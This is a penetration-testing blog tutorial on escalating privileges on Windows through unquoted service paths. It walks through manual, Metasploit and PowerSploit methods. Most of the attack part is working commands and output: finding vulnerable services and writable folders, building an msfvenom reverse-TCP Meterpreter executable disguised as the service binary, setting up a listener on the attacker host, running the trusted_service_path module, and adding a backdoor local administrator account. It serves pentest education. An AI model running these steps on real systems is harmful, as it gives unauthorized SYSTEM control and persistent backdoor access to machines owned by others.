Penetration Testing Lab

Articles from the Pentesting Field

Home Pentesting Distros Resources Submissions Toolkit Contact the Lab

Always Install Elevated

Injecting Metasploit Payloads into Android Applications

March 9, 2017

Unquoted Service Path

netbiosX Privilege Escalation Metasploit, metasploit framework, PowerShell, PowerSploit, Privilege Escalation, Unquoted Service Path Leave a comment

In Windows environments when a service is started the system is attempting to find the location of the executable in order to successfully launch the service. If the executable is enclosed in quote tags “” then the system will know where to find it. However if the path of where the application binary is located doesn’t contain any quotes then Windows will try to find it and execute it inside every folder of this path until they reach the executable.

This can be abused in order to elevate privileges if the service is running under SYSTEM privileges.


Method 1 – Manual Exploitation

The first step is to try and discover all the services that are running on the target host and identify those that are not enclosed inside quotes.

Search the Lab

Search...

Author



netbiosX

Follow PenTest Lab

Enter your email address to follow this blog and receive notifications of new posts by email.


Join 1,640 other followers

Enter your email address

Follow

The following command can be used as a quick way for this identification:


wmic service get name,displayname,pathname,startmode |findstr /i “auto” |findstr /i /v “c:\windows\\” |findstr /i /v “””



```
C:\Users\pentestlab-user>wmic service get name,displayname,pathname,startmode |f
indstr /i "auto" |findstr /i /v "c:\windows\\" |findstr /i /v """
GDCAgent                                                GDCAgent
             C:\Program Files (x86)\Lenovo\GDCAgent.exe
                Auto

C:\Users\pentestlab-user>_
```

Identification of Service without Quotes

The next step is to try to identify the level of privilege that this service is running. This can be identified easily:



Name	Description	Status	Startup Type	Log On As
Disk Defrag...	Provides D...		Manual	Local System
Distributed ...	Maintains l...	Started	Automatic	Local System
Distributed ...	Coordinate...	Started	Automatic (...	Network Service
DNS Client	The DNS C...	Started	Automatic	Network Service
Encrypting ...	Provides th...		Manual	Local System
Extensible ...	The Exten...		Manual	Local System
Function Di...	The FDPH...		Manual	Local Service
Function Di...	Publishes t...		Manual	Local Service
GDCAgent	Lenovo GD...		Automatic (...	Local System
Group Policy...	The servic...	Started	Automatic	Local System
Health Key ...	Provides X....		Manual	Local System
Human Inte...	Enables ge...		Manual	Local System
IKE and Aut...	The IKEEX...	Started	Automatic	Local System
Interactive ...	Enables us...		Manual	Local System

Vulnerable Service Running as System

Recent Posts


- Lateral Movement – RDP
- DCShadow
- Skeleton Key
- Golden Ticket
- Dumping Clear-Text Credentials

Categories

- **Coding** (10)
- **Defense Evasion** (19)
- **Exploitation Techniques** (19)
- **External Submissions** (3)
- **General Lab Notes** (21)
- **Information Gathering** (12)
- **Infrastructure** (1)
- **Maintaining Access** (4)
- **Mobile Pentesting** (7)
- **Network Mapping** (1)
- **Post Exploitation** (11)
- **Privilege Escalation** (14)
- **Red Team** (23)
- **Social Engineering** (11)
- **Tools** (7)
- **VoIP** (4)
- **Web Application** (14)
- **Wireless** (2)

Archives

Since the service is running as SYSTEM and is not enclosed in quote tags the final check is to determine if standard users have **“Write”** access in the directory of where the service is located or in any previous directory like **C:\** or **C:\Program Files (x86)**. Folder permissions can be identified with the use of a Windows built-in tool called icacls (Integrity Control Access Control Lists):




```
C:\>icacls "C:\Program Files (x86)\Lenovo"
C:\Program Files (x86)\Lenovo BUILTIN\Users:(OI)(CI)(W)
                              NT SERVICE\TrustedInstaller:(I)(F)
                              NT SERVICE\TrustedInstaller:(I)(CI)(IO)(F)
                              NT AUTHORITY\SYSTEM:(I)(F)
                              NT AUTHORITY\SYSTEM:(I)(OI)(CI)(IO)(F)
                              BUILTIN\Administrators:(I)(F)
                              BUILTIN\Administrators:(I)(OI)(CI)(IO)(F)
                              BUILTIN\Users:(I)(RX)
                              BUILTIN\Users:(I)(OI)(CI)(IO)(GR,GE)
                              CREATOR OWNER:(I)(OI)(CI)(IO)(F)

Successfully processed 1 files; Failed processing 0 files
```

Identification of Write Access

The users in the Lenovo folder have the ability to write content which means that it is possible to generate a malicious binary and plant this executable inside that folder. In that way when the service will be restarted, Windows will launch this executable instead of the legitimate one by giving SYSTEM privileges to the user.


Metasploit can be used in order to generate the binary that needs to be dropped into the target system.



```
root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.100.2 LPO
RT=443 -f exe -o /root/Desktop/GDCAgent.exe
No platform was selected, choosing Msf::Module::Platform::Windows from the paylo
ad
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 333 bytes
Final size of exe file: 73802 bytes
Saved as: /root/Desktop/GDCAgent.exe
root@kali:~# 
```

- April 2018
- January 2018
- December 2017
- November 2017
- October 2017
- September 2017
- August 2017
- July 2017
- June 2017
- May 2017
- April 2017
- March 2017
- February 2017
- January 2017
- November 2016
- September 2016
- February 2015
- January 2015
- July 2014
- April 2014
- June 2013
- May 2013
- April 2013
- March 2013
- February 2013
- January 2013
- December 2012
- November 2012
- October 2012
- September 2012
- August 2012


Unquoted Service Path – Payload Generation



log	3/9/2017 3:01 AM	File folder	
database	3/8/2017 4:10 PM	Data Base File	6 KB
debuglog	3/9/2017 3:03 AM	Text Document	20 KB
GDCAgent	3/9/2017 2:37 AM	Application	22 KB

Replacing the original binary with the Metasploit payload

From Metasploit a listener needs to be configured so the payload can establish a connection back to the system of the attacker:



```
msf > use exploit/multi/handler
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 192.168.100.2
LHOST => 192.168.100.2
msf exploit(handler) > set LPORT 443
LPORT => 443
msf exploit(handler) > exploit

[*] Started reverse TCP handler on 192.168.100.2:443
[*] Starting the payload handler...
```

Configuring the Metasploit Listener

From the moment that the service will be restarted the payload will be executed and it will return a Meterpreter session with the privileges that the original service had which in this case it was SYSTEM:

- July 2012
- June 2012
- April 2012
- March 2012
- February 2012

@ Twitter


- RT **@DirectoryRanger**: Microsoft Office – NTLM Hashes via Frameset, by **@netbiosX** **pentestlab.blog/2017/12/18/mic…** **2 days ago**
- Astra - Automated Security Testing For REST API's **github.com/flipkart-incub…** **2 days ago**
- RT **@nikhil_mitt**: [Blog] Silently turn off Active Directory Auditing using DCShadow. **#Mimikatz** **#RedTeam** **#ActiveDirectory** **https://t.co/f38Kkb…** **2 days ago**
- SpookFlare - Loader, dropper generator with multiple features for bypassing client-side and network-side countermea… **twitter.com/i/web/status/9…** **3 days ago**
- Windows Event Log to the Dark Side—Storing Payloads and Configurations **medium.com/@5yx…** **3 days ago**

Follow @netbiosX

Pen Test Lab Stats


- 2,941,780 hits

Blogroll



```
C:\>sc stop GDCAgent
sc stop GDCAgent

SERVICE_NAME: GDCAgent
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE              : 1  STOPPED
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x0

C:\>sc start GDCAgent
sc start GDCAgent

SERVICE_NAME: GDCAgent
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE              : 4  RUNNING
                                (STOPPABLE, NOT_PAUSABLE, ACCEPTS_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x0
        PID                : 2572
        FLAGS              :
```

Restarting the vulnerable service



```
[*] Started reverse TCP handler on 192.168.100.2:443
[*] Starting the payload handler...
[*] Sending stage (957999 bytes) to 192.168.100.1
[*] Meterpreter session 3 opened (192.168.100.2:443 -> 192.168.100.1:49161) at 2
017-03-08 15:59:22 -0500

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

Execution of Payload and Escalation of Privileges to SYSTEM

Method 2 – Metasploit

Metasploit Framework provides a module that can automatically check the target system for any vulnerable services, generate the payload, drop the binary into the target

- **Packetstorm** Exploits,Advisories,Tools,Whitepapers 0
- **Metasploit** Latest news about Metasploit Framework and tutorials 0
- **0x191unauthorized** Tutorials 0
- **The home of WeBaCoo** Information about the WeBaCoo and other tutorials 0
- **Command Line Kung Fu** Command Line Tips and Tricks 0

Exploit Databases


- **Exploit Database** Exploits,PoC,Shellcodes,Papers 0
- **Metasploit Database** Exploit & Auxiliary Modules 0
- **Inj3ct0r Database** Remote,Local,Web Apps,Shellcode,PoC 0

Pentest Blogs

- **Carnal0wnage** Ethical Hacking Tutorials 0
- **Coresec** Pentest tutorials,Code,Tools 0
- **Notsosecure** From Pentesters To Pentesters 0
- **Pentestmonkey** Cheatsheets,Tools and SQL Injection 0
- **Pentester** Web Application Testing,Tips,Testing Tools 0
- **Packetstorm** Exploit Files 0
- **room362** Blatherings of a Security Addict 0
- **darkoperator** Shell is only the Beginning 0
- **Irongeek** Hacking Videos,Infosec Articles,Scripts 0


folder that has Write access, restart the service and remove the binary as soon as the payload is executed and a session is created.

In order to be able to use this module an existing Meterpreter session is needed.



```
meterpreter > getuid
Server username: PENTESTLAB\pentestlab-user
meterpreter > background
[*] Backgrounding session 5...
msf exploit(handler) > use exploit/windows/local/trusted_service_path
msf exploit(trusted_service_path) > set session 5
session => 5
msf exploit(trusted_service_path) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(trusted_service_path) > set LHOST 192.168.100.2
LHOST => 192.168.100.2
msf exploit(trusted_service_path) > set LPORT 4443
LPORT => 4443
msf exploit(trusted_service_path) >
msf exploit(trusted_service_path) > exploit
```

Configuring the Trusted Service Path Metasploit Module



```
msf exploit(trusted_service_path) > exploit

[*] Started reverse TCP handler on 192.168.100.2:4443
[*] Finding a vulnerable service...
[*] Placing C:\Program.exe for GDCAgent
[*] Writing 17408 bytes to C:\Program.exe...
[*] Launching service GDCAgent...
[*] Sending stage (957999 bytes) to 192.168.100.1
[*] Meterpreter session 8 opened (192.168.100.2:4443 -> 192.168.100.1:49160) at
2017-03-08 20:07:47 -0500
[+] Deleted C:\Program.exe

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > 
```

Privilege Escalation via Metasploit Trusted Service Path

Method 3 – PowerSploit

PowerSploit can be used as well as a tool for discovery and exploitation of this issue as except of the script that it can identify all the services running on the system without quote

Professional

› **The Official Social Engineering Portal** Information about the Social Engineering Framework,Podcasts and Resources 0

Next Conference

Security B-Sides London
April 29th, 2014


The big day is here.

Facebook Page

Penetrati…
9.9K likes

Like Page

Be the first of your friends to like this tags it can also generate a binary that will add a user into the local administrator group.




```
PS C:\Users\User> Get-ServiceUnquoted


ServiceName    : GDCAgent
Path           : C:\Program Files (x86)\Lenovo\GDCAgent.exe
ModifiablePath : @{Permissions=System.Object[]; ModifiablePath=C:\; IdentityReference=BUILTIN\Administrators}
StartName      : LocalSystem
AbuseFunction  : Write-ServiceBinary -Name 'GDCAgent' -Path <HijackPath>
CanRestart     : True

ServiceName    : GDCAgent
Path           : C:\Program Files (x86)\Lenovo\GDCAgent.exe
ModifiablePath : @{Permissions=System.Object[]; ModifiablePath=C:\; IdentityReference=BUILTIN\Users}
StartName      : LocalSystem
AbuseFunction  : Write-ServiceBinary -Name 'GDCAgent' -Path <HijackPath>
CanRestart     : True
```

Discovery of Unquoted Service with PowerSploit


As it can be seen above the **Get-ServiceUnquoted** script not only discovered the service but it does all the other necessary checks as well like: identification of the path that users have Write access, discovery of the privileges that the service is running (which in this case is LocalSystem) and determination of whether a user can restart the service. Additionally it gives the PowerShell function to generate the binary in order to exploit this issue.

By executing the **Write-ServiceBinary** function PowerSploit will generate an executable into the specified path with a simple payload that it will try to add the user "john" into the local administrators group when the service will be restarted.



```
PS C:\Users\User> Write-ServiceBinary -Name 'GDCAgent' -Path "C:\GDCAgent.exe"

ServiceName                   Path                          Command
-----------                   ----                          -------
GDCAgent                      C:\GDCAgent.exe               net user john Password123! /add && t...
```

Generation of the Service Binary with PowerSploit



GDCAgent

Start the service

Description:
Lenovo GDCAgent

Name	Description	Status	Startup Type
DNS Client	The DNS C...	Started	Automatic
Encrypting ...	Provides th...		Manual
Extensible ...	The Exten...		Manual
Function Di...	The FDPH...		Manual
Function Di...	Publishes t...		Manual
GDCAgent	Lenovo GD...		Automatic (...
Group Policy...	The servic...	Started	Automatic
Health Key	Provides X		Manual


Services

Windows could not start the GDCAgent service on Local Computer.

Error 1067: The process terminated unexpectedly.

PowerSploit – Restarting the Service

The verification that the user has been created and added into the local administrator group can be done with the following command:



```
C:\Users\User>net localgroup administrators
Alias name     administrators
Comment        Administrators have complete and unrestricted access to the compu
ter/domain

Members

-------------------------------------------------------------------------------
Administrator
backdoor
john
User
The command completed successfully.
```

Verification that the user has been created and added to the local admins group

Conclusion

In nowadays the majority of the applications are enclosed quote tags. However there are some major vendors that still release application configured that way. Additionally it should be noted that in internal penetration tests a lot of custom applications are vulnerable to this issue and it is always a good practice to check for them.

So in order to be able to successfully exploit this issue for privilege escalation the following requirements needs to be in place into the target host:

- An application executable that is not enclosed in quote tags
- The application needs to run under the privileges of SYSTEM
- Users should have Write access in one of the directories of the original binary path
- Users should be able to restart the service

Rate this:

☆☆☆☆☆ Rate This

Share this:

- Twitter
- Facebook 34
- LinkedIn
- Pinterest
- Reddit
- Tumblr
- Google

★ Like

Be the first to like this.

Related

Always Install Elevated
In "Privilege Escalation"

Weak Service Permissions
In "Privilege Escalation"

DLL Injection
In "Privilege Escalation"

Leave a Reply

Enter your comment here...

Always Install Elevated

Injecting Metasploit Payloads into Android Applications